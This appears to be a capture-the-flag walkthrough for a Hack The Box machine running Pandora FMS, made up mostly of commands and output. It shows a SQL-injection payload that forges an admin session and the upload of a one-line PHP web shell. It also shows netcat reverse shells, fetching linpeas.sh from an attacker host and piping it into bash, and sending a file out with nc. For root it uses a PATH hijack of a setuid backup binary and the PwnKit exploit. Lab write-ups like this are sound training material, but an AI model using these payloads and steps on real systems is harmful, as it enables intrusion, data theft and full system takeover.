
Second Method

http://localhost:8000/pandora_console/include/chart_generator.php?session_id=g4e01qdgk36mfdh90hvcc54umq

Refresh the website. It will login as user Matt.

One way to get a shell using Matt's web access.

Wait for the ajax call. (No need to do anything. just wait.)




```
Intercept on Forward Drop
Request
Pretty Raw Hex
1 POST /pandora_console/ajax.php HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 78
10 Origin: http://localhost:8000
11 Connection: keep-alive
12 Referer: http://localhost:8000/pandora_console/
13 Cookie: PHPSESSID=b6fdu2g4q2vlvustibahn0ha0s
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 page=godmode%2Fsetup%2Fsetup_notifications&check_new_notifications=1&last_id=0
```

```
(kali㉿kali)-[~]
$ nc -nvlp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.70.150 47632
bash: cannot set terminal process group (2941): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console$ id
id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

Another way to login to website


id_usuario|s:6:"daniel";

localhost:8000/pandora_console/include/chart_generator.php?
session_id=1' union select 1,2,'id_usuario|s:5:"admin";'-- -





Refresh the login page.

Now we are **admin**. Admin tools will pop up here.




```
cat shell.php
<?php system($_REQUEST['cmd']); ?>
```

Upload shell.php



uid=1000(matt) gid=1000(matt) groups=1000(matt)



```
(kali@kali)-[~/Desktop/htb/pandora]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.70.158 37300
bash: cannot set terminal process group (1042): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console/images$ id
id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

Run linpeas.sh

```
(kali@kali)-[/opt]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
matt@pandora:~$ curl 10.10.14.98:8000/linpeas.sh | bash
```

OR

```
matt@pandora:~$ wget -O - 10.10.14.98:8000/linpeas.sh | bash
```

```
Backup files (limited 100)
-rwxr-xr-x 1 root root 44071 Nov 21 2021 /usr/bin/wsrep_sst_mariabackup
-rwsr-x--- 1 root matt 16816 Dec 3 2021 /usr/bin/pandora_backup
-rwxr-xr-x 1 root root 1086 Nov 25 2019 /usr/src/linux-headers-5.4.0-74/tools/testing/
p_key.sh
-rw-r--r-- 1 root root 0 Nov 5 2021 /usr/src/linux-headers-5.4.0-91-generic/include/d
-rw-r--r-- 1 root root 0 Nov 5 2021 /usr/src/linux-headers-5.4.0-91-generic/include/d
.h
-rw-r--r-- 1 root root 237895 Nov 5 2021 /usr/src/linux-headers-5.4.0-91-generic/.con
```

File transfer

```
matt@pandora:~$ nc 10.10.14.98 9001 < /usr/bin/pandora_backup
matt@pandora:~$ md5sum /usr/bin/pandora_backup
172b42e4a9c9de0d155c357c733ff80f /usr/bin/pandora_backup
matt@pandora:~$
```

```
2: kali@kali: ~/Desktop/htb/pandora
(kali@kali)-[~/Desktop/htb/pandora]
$ nc -nvlp 9001 > pandora_backup
Listening on 0.0.0.0 9001
Connection received on 10.129.70.158 37480
^C
```

check if md5sum match and we receive the file correctly.

```
(kali@kali)-[~/Desktop/htb/pandora]
$ md5sum pandora_backup
172b42e4a9c9de0d155c357c733ff80f pandora_backup
```

tar is not using absolute path.

We can inject it.

```
(kali@kali)-[~/Desktop/htb/pandora]
$ strings pandora_backup
/lib64/ld-linux-x86-64.so.2
puts
setreuid
system
getuid
geteuid
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
Backup failed!
```

Create tar file.

```
matt@pandora:~$ cd /tmp
matt@pandora:/tmp$ echo '/bin/bash' > tar
matt@pandora:/tmp$ chmod +x tar
matt@pandora:/tmp$ cat tar
/bin/bash
```


Path inject.

```
matt@pandora:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:/tmp$ export PATH=$(pwd):$PATH
matt@pandora:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:/tmp$ which tar
/tmp/tar
```

Now we are root.

```
matt@pandora:/tmp$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:/tmp# id
uid=0(root) gid=1000(matt) groups=1000(matt)
```

Another way to Privesc

linpeas result.

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-2586] nft_object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: probable
Tags: [ ubuntu=(20.04) ]{kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_usersns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 | debian=7|8|9|10|11.fedora.manjaro
```

<https://github.com/ly4k/PwnKit>

```
matt@pandora:/tmp/pwn$ wget 10.10.14.98:8000/PwnKit
--2025-05-19 20:57:42-- http://10.10.14.98:8000/PwnKit
Connecting to 10.10.14.98:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit
100%[=====]
2025-05-19 20:57:42 (840 KB/s) - 'PwnKit' saved [18040/18040]

matt@pandora:/tmp/pwn$ ls
PwnKit
matt@pandora:/tmp/pwn$ chmod +x PwnKit
matt@pandora:/tmp/pwn$ ./PwnKit
root@pandora:/tmp/pwn# id
uid=0(root) gid=0(root) groups=0(root),1000(matt)
```